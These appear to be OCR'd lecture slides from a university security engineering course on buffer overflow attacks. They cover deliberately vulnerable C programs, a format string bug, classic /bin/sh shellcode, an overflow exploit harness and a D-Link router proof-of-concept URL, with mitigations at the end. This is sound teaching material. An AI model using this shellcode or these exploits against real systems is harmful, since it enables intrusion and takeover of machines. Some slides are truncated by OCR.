Security Engineering (3)

Email: christian.urban at kcl.ac.uk
Office: S1.27 (1st floor Strand Building)
Slides: KEATS (also home work is there)

Buffer Overflow Attacks

lectures so far

today

Smash the Stack for Fun...

- **Buffer Overflow Attacks** or **Smashing the Stack Attacks**
- one of the most popular attacks, unfortunately (> 50% of security incidents reported at CERT are related to buffer overflows)

  `http://www.kb.cert.org/vuls`
- made popular in an article from 1996 by Elias Levy (also known as Aleph One):

  "Smashing The Stack For Fun and Profit"

  `http://phrack.org/issues/49/14.html`

A Long Printed “Twice”

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void foo (char *bar)
5  {
6     long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
7     char  buffer[28];
8
9     printf(”my_long value = %lu\n”, my_long);
10    strcpy(buffer, bar);
11    printf(”my_long value = %lu\n”, my_long);
12 }
13
14 int main (int argc, char **argv)
15 {
16   foo(”my string is too long !!!!! \x15\xcd\x5d\x07”);
17   return 0;
18 }
```

Printing Out “Zombies”

```
1   #include <string.h>
2   #include <stdio.h>
3   #include <stdlib.h>
4
5   void dead () {
6     printf(”I will never be printed!\n”);
7     exit(1);
8   }
9
10  void foo(char *bar) {
11    char buffer[8];
12    strcpy(buffer, bar);
13  }
14
15  int main(int argc, char **argv) {
16    foo(argv[1]);
17    return 1;
18  }
```

A "Login" Function (1)

```
1   int i;
2   char ch;
3
4   void get_line(char *dst) {
5     char buffer[8];
6     i = 0;
7     while ((ch = getchar()) != '\n') {
8       buffer[i++] = ch;
9     }
10    buffer[i] = '\0';
11    strcpy(dst, buffer);
12  }
13
14  int match(char *s1, char *s2) {
15    while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
16      s1++; s2++;
17    }
18    return( *s1 - *s2 );
19  }
```

A “Login” Function (2)

```
1  void welcome() { printf(”Welcome!\n”); exit(0); }
2  void goodbye() { printf(”Wrong identity, exiting!\n”); exit(1); }
3
4  int main(){
5    char name[8];
6    char pw[8];
7
8    printf(”login: ”);
9    get_line(name);
10   printf(”password: ”);
11   get_line(pw);
12
13   if(match(name, pw) == 0)
14     welcome();
15   else
16     goodbye();
17 }
```


What the Hell Is Going On?

- Let's start with a very simple program:


```
1  void foo(int a, int b, int c) {
2      char buffer1[6] = ”abcde”;
3      char buffer2[10] = ”123456789”;
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

Memory

- each process will get a chunk of memory that is organised as follows:



The Stack




```c
1 void foo(int a, int b, int c) {
2     char buffer1[6] = "abcde";
3     char buffer2[10] = "123456789";
4 }
5
6 void main() {
7   foo(1,2,3);
8 }
```

Behind the Scenes

Behind the Scenes

```
1  void foo(int a, int b, int c) {
2     char buffer1[6] = ”abcde”;
3     char buffer2[10] = ”123456789”;
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```


```
_main:
  push    %ebp
  mov     %esp,%ebp
  sub     %0xc,%esp
  movl    $0x3,0x8(%esp)
  movl    $0x2,0x4(%esp)
  movl    $0x1,(%esp)
  call    0x8048394 <foo>
  leave
  ret
```

Behind the Scenes

```
1  void foo(int a, int b, int c) {
2     char buffer1[6] = ”abcde”;
3     char buffer2[10] = ”123456789”;
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

```
_foo:
  push    %ebp
  mov     %esp,%ebp
  sub     $0x10,%esp
  movl    $0x64636261,-0x6(%ebp)
  movw    $0x65,-0x2(%ebp)
  movl    $0x34333231,-0x10(%ebp)
  movl    $0x38373635,-0xc(%ebp)
  movw    $0x39,-0x8(%ebp)
  leave
  ret
```

Overwriting the Stack




```
char buf[8] = "AAAAAAAABBBB\xf4\x83\x04\x08\x00"
```

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you start a root-shell

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload

- normally you start a root-shell
- difficulty is to guess the right place where to "jump"

Starting a Shell

```
char shellcode[] =
 ”\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89”
 ”\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
 ”\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff”
 ”\xff\xff/bin/sh”;
```

```
#include <stdio.h>

int main()
{   char *name[2];
    name[0] = ”/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Avoiding \x00

- another difficulty is that the code is not allowed to contain \x00:


```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != ”\0”) {
    dst[i] = src[i];
    i = i + 1;
  }
}
```


Overflow.c

```
char shellcode[] = ...
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Optimising Success



Optimising Success



fill up the red part of the string with `NOP` operations (Intel `\x90`)

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks
  (Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)
- "zero-days-attacks" (new unknown vulnerability)

Format String Vulnerability

string is nowhere used:

```
#include<stdio.h>
#include<string.h>

// a program that "just" prints the argument
// on the command line

int main(int argc, char **argv)
{
    char *string = "This is a secret string\n";
    printf(argv[1]);
}
```


this vulnerability can be used to read out the stack

Protections against Buffer Overflow Attacks

- use safe library functions
- stack canaries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)


Prote... Buffer O...cks

- use safe library fu...
- stack canaries
- ensure stack data... defeated)
- address space ran... one-size-fits-all n...
- choice of progra... ...he selling points of Java)



canary: a random value after the local variables

NIST Statistics about BOA



from the US National Vulnerability Database
http://web.nvd.nist.gov/view/vuln/statistics

D-Link Wifi Router, BOA

As a proof-of-concept, the following URL allows attackers to control the return value saved on the stack (the vulnerability is triggered when executing "`/usr/sbin/widget`"):

```
curl http://<target ip>/post_login.xml?hash=AAA...AAABBBB
```

The value of the "hash" HTTP GET parameter consists of 292 occurrences of the `'A'` character, followed by four occurrences of character `'B'`. In our lab setup, characters `'B'` overwrite the saved program counter (`%ra`).

Discovery date: 06/03/2013
Release date: 02/08/2013

http://roberto.greyhats.it/advisories/20130801-dlink-dir645.txt

GHOST in Glibc

The GHOST vulnerability is a buffer overflow condition that can be easily exploited locally and remotely. This vulnerability is named after the GetHOSTbyname function involved in the exploit.

The attack allows the attacker to execute arbitrary code and take control of the victim's vulnerable machine. Unfortunately, the vulnerability exists in the GNU C Library (glibc), a code library originally released in 2000, meaning it has been widely distributed. Although an update released by Linux in 2013 mitigated this vulnerability, most systems and products have not installed the patch.

Release date: 01/28/2015

https://community.qualys.com/blogs/laws-of-vulnerabilities/2015/01/27/the-ghost-vulnerability